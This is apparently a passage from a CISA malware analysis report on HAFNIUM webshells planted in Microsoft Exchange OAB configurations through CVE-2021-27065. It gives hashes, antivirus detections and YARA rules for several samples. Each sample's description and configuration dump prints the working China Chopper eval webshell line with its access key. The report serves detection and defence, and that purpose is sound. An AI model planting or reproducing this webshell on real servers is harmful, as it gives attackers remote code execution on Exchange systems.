Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED ,DC=com
Identity                          : REDACTED  (Default Web Site)
Guid                              : abc5853b-95f7-4a26-b6c3-140f9b5f4a02
ObjectCategory                    : REDACTED  'Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 11:54:15 AM
WhenCreated                       : 3/2/2021 11:53:54 AM
WhenChangedUTC                    : 3/2/2021 4:54:15 PM
WhenCreatedUTC                    : 3/2/2021 4:53:54 PM
OrganizationId                    :
Id                                : REDACTED  (Default Web Site)
OriginatingServer                 : REDACTED    .com
IsValid                           : True
```

Figure 10. -

58a6151413f281143a9390852b017b82ff40d402cdbc8295aa58ae46c4c8424f

Tags

trojan webshell

Details

Name	ydRIt1rF.aspx

Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	9a597c67ad6cd1a448f58a2c8e5c4ca6
SHA1	7603dc2f7d940f8d27b6c36dcd8d66d5cca515ad
SHA256	58a6151413f281143a9390852b017b82ff40d402cdbc8295aa58ae46c4c8424f
SHA512	a62b048545eaddb6b234dc1d43a754e7550c8be6e2f8b05f85580c504796bcccacbbd7f9f48e34b1910af605fe3a29640e8efe166736623504afcacd762991c7
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaSVMr6j71idfhphE5gp62E4ONF0qgSnenf:kNrdepN1BXS0cM5QZphEls4ONF0qgS+
Entropy	4.640063

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.C4E75356
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.C4E75356 (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.C4E75356
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"

```
        Incident = "10328929"
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description


This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["H0fPTmgbRo41"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "H0fPTmgbRo41" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots



```
Name                              : OAB (Default Web Site)
PollInterval                      : 480
OfflineAddressBooks               :
RequireSSL                        : True
BasicAuthentication               : False
WindowsAuthentication             : True
OAuthAuthentication               : False
MetabasePath                      : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
Path                              : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags           :
ExtendedProtectionSPNList         :
AdminDisplayVersion               : Version 15.0 (Build 1497.2)
Server                            : REDACTED
InternalUrl                       : https://REDACTED     .com/OAB
InternalAuthenticationMethods     : WindowsIntegrated
ExternalUrl                       : http://f/<script language="JScript" runat="server">function
Page_Load()(eval(Request["HOfPTmgbRo41"],"unsafe");)</script>
ExternalAuthenticationMethods     : WindowsIntegrated
AdminDisplayName                  :
ExchangeVersion                   : 0.10 (14.0.100.0)
DistinguishedName                 : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED ,DC=com
Identity                          : REDACTED   (Default Web Site)
Guid                              : e8edfafc-ce3f-42f8-b5d0-83835ce4b6e2
ObjectCategory                    : REDACTED   /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                       : top
                                    msExchVirtualDirectory
                                    msExchOABVirtualDirectory
WhenChanged                       : 3/2/2021 12:10:43 PM
WhenCreated                       : 3/2/2021 12:06:56 PM
WhenChangedUTC                    : 3/2/2021 5:10:43 PM
WhenCreatedUTC                    : 3/2/2021 5:06:56 PM
OrganizationId                    :
Id                                : REDACTED   (Default Web Site)
OriginatingServer                 : REDACTED     .com
IsValid                           : True
```

Figure 11. -

a8c656d12b10d4fae74efc4cc7e585f5569f1a9144ebf6cd56b1bfed0dd7a440

Tags

trojan webshell

Details

Name	undMk5U9.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	674ad3430e17de5279ceae899ee2d951
SHA1	bed00a85dbb0cbf3766cb7b05d355db158190a40
SHA256	a8c656d12b10d4fae74efc4cc7e585f5569f1a9144ebf6cd56b1bfed0dd7a440
SHA512	547dbae802ff6b22406a2083db1b207844638df631a7f9339e2b9428b1685002c51261111c8d99cbf5adc2b19d4a78277193d11fc81a45c515639a89ea50f1d3
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMahBYVMr6j71idfhphE5g7Rj62E4ONF0qdenf:kNrdepN1BXS0SM5QZphEOJs4ONF0qs
Entropy	4.642646

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.6DFD588B
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.6DFD588B (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.6DFD588B
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L

Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
      $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
      $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
      $s0 and $s1 and $s2
  }

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter

suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["VnDTHLB47e1O"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "VnDTHLB47e1O" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots




Figure 12. -

1f5f5b8dd702da3628e8612d44563d8267fa160048a0da389ee821152ac658f2

Tags

trojan webshell

Details

Name	nypCBAQf.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	58b07454a038cd6bb1ca3d6ff4fa38ce
SHA1	e731bc758f81f8c6021d59a9ceda37e015d9587b
SHA256	1f5f5b8dd702da3628e8612d44563d8267fa160048a0da389ee821152ac658f2
SHA512	e78fe5eb06c96eb16b7272e8f9472a64ce29b40dd8f6a24e4b8d6074a1674ae0399b2775e5e8314b8d9fc15dae84fd3a20c492f1bd55c68d78acc332f24ac0bd
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaGVMr6j71idfhphE5gHUi62E4ONF0qhVenf:kNrdepN1BXS0QM5QZphE4Vs4ONF0qh0
Entropy	4.655976

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.3CB2ACFE
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.3CB2ACFE (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.3CB2ACFE
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }

```
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["JHCwI01y8hvs"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "JHCwI01y8hvs" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Name                            : OAB (Default Web Site)
PollInterval                    : 480
OfflineAddressBooks             :
RequireSSL                      : True
BasicAuthentication             : False
WindowsAuthentication           : True
OAuthAuthentication             : False
MetabasePath                    : IIS://REDACTED    .com/W3SVC/1/ROOT/OAB
Path                            : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags         :
ExtendedProtectionSPNList       :
AdminDisplayVersion             : Version 15.0 (Build 1497.2)
Server                          : REDACTED
InternalUrl                     : https://REDACTED    .com/OAB
InternalAuthenticationMethods   : WindowsIntegrated
ExternalUrl                     : http://f/<script language="JScript" runat="server">function
Page_Load()(eval(Request["JHCwI01y8hvs"],"unsafe");)</script>
ExternalAuthenticationMethods   : WindowsIntegrated
AdminDisplayName                :
ExchangeVersion                 : 0.10 (14.0.100.0)
DistinguishedName               : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Identity                        : REDACTED  (Default Web Site)
Guid                            : f7a67539-6c02-4bbb-828d-b57227cbf9e3
ObjectCategory                  : REDACTED  'Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                     : top
                                  msExchVirtualDirectory
                                  msExchOABVirtualDirectory
WhenChanged                     : 3/2/2021 11:14:55 AM
WhenCreated                     : 3/2/2021 10:58:37 AM
WhenChangedUTC                  : 3/2/2021 4:14:55 PM
WhenCreatedUTC                  : 3/2/2021 3:58:37 PM
OrganizationId                  :
Id                              : REDACTED  (Default Web Site)
OriginatingServer               : REDACTED    .com
IsValid                         : True
```

Figure 13. -

1e05b263cfea600f727614e58646a2ff6a4c89a4499e2410f23bf40c718a94d3

Tags

trojan webshell

Details

Name	ZyphzweO.aspx

Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	e591908bd81d43464696dde547d45003
SHA1	a3bcf1bb8ed3073a0c9e6c5a87ad0aeab4001240
SHA256	1e05b263cfea600f727614e58646a2ff6a4c89a4499e2410f23bf40c718a94d3
SHA512	0fd37f12f880d5c5b8d2d32bbbc9ebcbb938a0cb81f942efd92ef328c2e6fa1647bf52c363469a3224d28adba65f6e1ccb47714be519933d7a9ca7304af5a597
ssdeep	24:ydxSzMaHVMNGs+rJdrde9j3yh91Qcu6jq6j71idfhphE5kaqt62E4ONF0qpenf:SxngffrdepiBJ95QZphEyfs4ONF0ql
Entropy	4.651647

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.35BB5C94
ClamAV	Asp.Trojan.Webshell0321-9840176-0
ESET	ASP/Webshell.DI trojan
Emsisoft	Generic.ASP.WebShell.H.35BB5C94 (B)
Lavasoft	Generic.ASP.WebShell.H.35BB5C94
McAfee	Exploit-CVE2021-27065.d
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

- rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"
      Date = "2021-03-17"
      Last_Modified = "20210317_2200"
      Actor = "n/a"
      Category = "Trojan WebShell Exploit"
      Family = "HAFNIUM CVE-2021-27065"
      Description = "Detects HAFNIUM webshell samples"
      MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
      SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
      $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
      $s1 = { 65 76 61 6C 28 }
      $s2 = { 28 52 65 71 75 65 73 74 2E 49 74 65 6D 5B [1-36] 5D 29 29 2C 22 75 6E 73 61 66 65 22 29 }
      $s3 = { 49 4F 2E 53 74 72 65 61 6D 57 72 69 74 65 72 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
      $s4 = { 57 72 69 74 65 28 52 65 71 75 65 73 74 2E 46 6F 72 6D 5B [1-24] 5D }
    condition:
      $s0 or ($s1 and $s2) or ($s3 and $s4)
  }
- rule CISA_10328929_02 : trojan webshell exploit HAFNIUM CVE_2021_27065
  {
    meta:
      Author = "CISA Code & Media Analysis"
      Incident = "10328929"

```
        Date = "2021-03-17"
        Last_Modified = "20210317_2200"
        Actor = "n/a"
        Category = "Trojan WebShell Exploit"
        Family = "HAFNIUM CVE-2021-27065"
        Description = "Detects HAFNIUM webshell samples"
        MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
        SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
    strings:
        $s0 = { 4F 66 66 6C 69 6E 65 41 64 64 72 65 73 73 42 6F 6F 6B 73 }
        $s1 = { 3A 20 68 74 74 70 3A 2F 2F [1] 2F }
        $s2 = { 45 78 74 65 72 6E 61 6C 55 72 6C 20 20 20 20 }
    condition:
        $s0 and $s1 and $s2
}
```

ssdeep Matches

No matches found.

Description

This artifact is a Microsoft Exchange OAB configuration file. The OAB VD is utilized to access Microsoft Exchange offline address lists. For this file, the OAB ExternalUrl parameter has been modified by a remote operator to include a "China Chopper" webshell that is likely an attempt to gain unauthorized access for dynamic remote code execution against the Exchange server. The OAB ExternalUrl parameter was configured to accept JavaScript code, which will be directly executed on the target server. The modification of the parameter suggests the operator can dynamically submit queries to this Exchange OAB VD.

In this file, the ExternalUrl designation that normally specifies the URL used to connect to the VD from outside the firewall has been replaced with the following code:

—Begin Webshell—
hxxp[:]//f/<script language="JScript" runat="server">function Page_Load() (eval (Request["gmetqypJ4TUw"],"unsafe");)</script>
—End Webshell—

The script within the file decodes and executes data using the JavaScript "eval" function. The hard-coded key, "gmetqypJ4TUw" is used for authentication. If successful at accessing the script, the attacker will be able to execute commands on the page with server (system) level privileges.

Screenshots

```
Server                          : REDACTED
WhenChanged                     : 3/2/2021 12:57:36 PM
InternalUrl                     : https://REDACTED     .com/OAB
ExternalUrl                     : http://f/<script language="JScript" runat="server">function
Page_Load(){eval(Request["gmetqypJ4TUw"],"unsafe");}</script>
Identity                        : REDACTED  (Default Web Site)
PollInterval                    : 480
Name                            : OAB (Default Web Site)
Path                            : D:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\OAB
OfflineAddressBooks             :
RequireSSL                      : True
BasicAuthentication             : False
WindowsAuthentication           : True
OAuthAuthentication             : False
MetabasePath                    : IIS://REDACTED     .com/W3SVC/1/ROOT/OAB
ExtendedProtectionTokenChecking : None
ExtendedProtectionFlags         :
ExtendedProtectionSPNList       :
AdminDisplayVersion             : Version 15.0 (Build 1497.2)
InternalAuthenticationMethods   : WindowsIntegrated
ExternalAuthenticationMethods   : WindowsIntegrated
AdminDisplayName                :
ExchangeVersion                 : 0.10 (14.0.100.0)
DistinguishedName               : CN=OAB (Default Web Site),CN=HTTP,CN=Protocols,CN=REDACTED,CN=Servers,CN=Exchange
Administrative Group (FYDIBOHF23SPDLT),CN=Administrative Groups,CN=    ,CN=Microsoft
Exchange,CN=Services,CN=Configuration,DC=REDACTED,DC=com
Guid                            : c17c9983-87fe-4f21-849e-a03693ee0744
ObjectCategory                  : REDACTED  /Configuration/Schema/ms-Exch-OAB-Virtual-Directory
ObjectClass                     : top
                                  msExchVirtualDirectory
                                  msExchOABVirtualDirectory
WhenCreated                     : 3/2/2021 12:10:50 PM
WhenChangedUTC                  : 3/2/2021 5:57:36 PM
WhenCreatedUTC                  : 3/2/2021 5:10:50 PM
OrganizationId                  :
Id                              : REDACTED  (Default Web Site)
OriginatingServer               : REDACTED    .com
IsValid                         : True
```

Figure 14. -

e5451de048d7b9d6d8e699da7a10c38079eda4e6328580a8ba259a22eeaaa71d

Tags

trojan webshell

Details

Name	vyBcbDLQ.aspx
Size	2167 bytes
Type	HTML document, ASCII text, with CRLF line terminators
MD5	62281d112d8a17b49c2dc87bf2167b9f
SHA1	dc10dd5a896e0e343b8a8bf117beca4327b3c4ab
SHA256	e5451de048d7b9d6d8e699da7a10c38079eda4e6328580a8ba259a22eeaaa71d
SHA512	8dffc394bda02c2978d63b8c128efed7ed1b5e166a6bce93b6fac364fdd4dc49854602ab7ee22069598dc66b35844b3663e859a570328607eb19df80263c72f3
ssdeep	24:kNrde9j3a+rJTh91QcFdyW6j0SzMaBmVMr6j71idfhphE5glU0+62E4ONF0qVenf:kNrdepN1BXS0udM5QZphEQ0+s4ONF0q0
Entropy	4.643858

Antivirus

Avira	EXP/CVE-2021-27065.1
Bitdefender	Generic.ASP.WebShell.H.9ABE8BEE
ClamAV	Asp.Trojan.Webshell0321-9840176-0
Cyren	ASP/CVE-2021-27065.A.gen!Camelot
Emsisoft	Generic.ASP.WebShell.H.9ABE8BEE (B)
IKARUS	Exploit.ASP.CVE-2021-27065
Lavasoft	Generic.ASP.WebShell.H.9ABE8BEE
McAfee	Exploit-CVE2021-27065.a
NANOAV	Exploit.Script.CVE-2021-26855.iwqhlf
Quick Heal	CVE-2021-26855.Webshll.41350
Sophos	Troj/WebShel-L
Symantec	Trojan.Chinchop
Trend Micro	Backdoo.43A0A8D2
Trend Micro HouseCall	Backdoo.43A0A8D2

YARA Rules

```
rule CISA_10328929_01 : trojan webshell exploit HAFNIUM CVE_2021_27065
{
  meta:
    Author = "CISA Code & Media Analysis"
    Incident = "10328929"
    Date = "2021-03-17"
    Last_Modified = "20210317_2200"
    Actor = "n/a"
    Category = "Trojan WebShell Exploit"
    Family = "HAFNIUM CVE-2021-27065"
    Description = "Detects HAFNIUM webshell samples"
    MD5_1 = "ab3963337cf24dc2ade6406f11901e1f"
    SHA256_1 = "c8a7b5ffcf23c7a334bb093dda19635ec06ca81f6196325bb2d811716c90f3c5"
  strings:
    $s0 = { 65 76 61 6C 28 52 65 71 75 65 73 74 5B 22 [1-32] 5D 2C 22 75 6E 73 61 66 65 22 29 }
```

```
        $s1 = { 65 76 61 6C 28 }
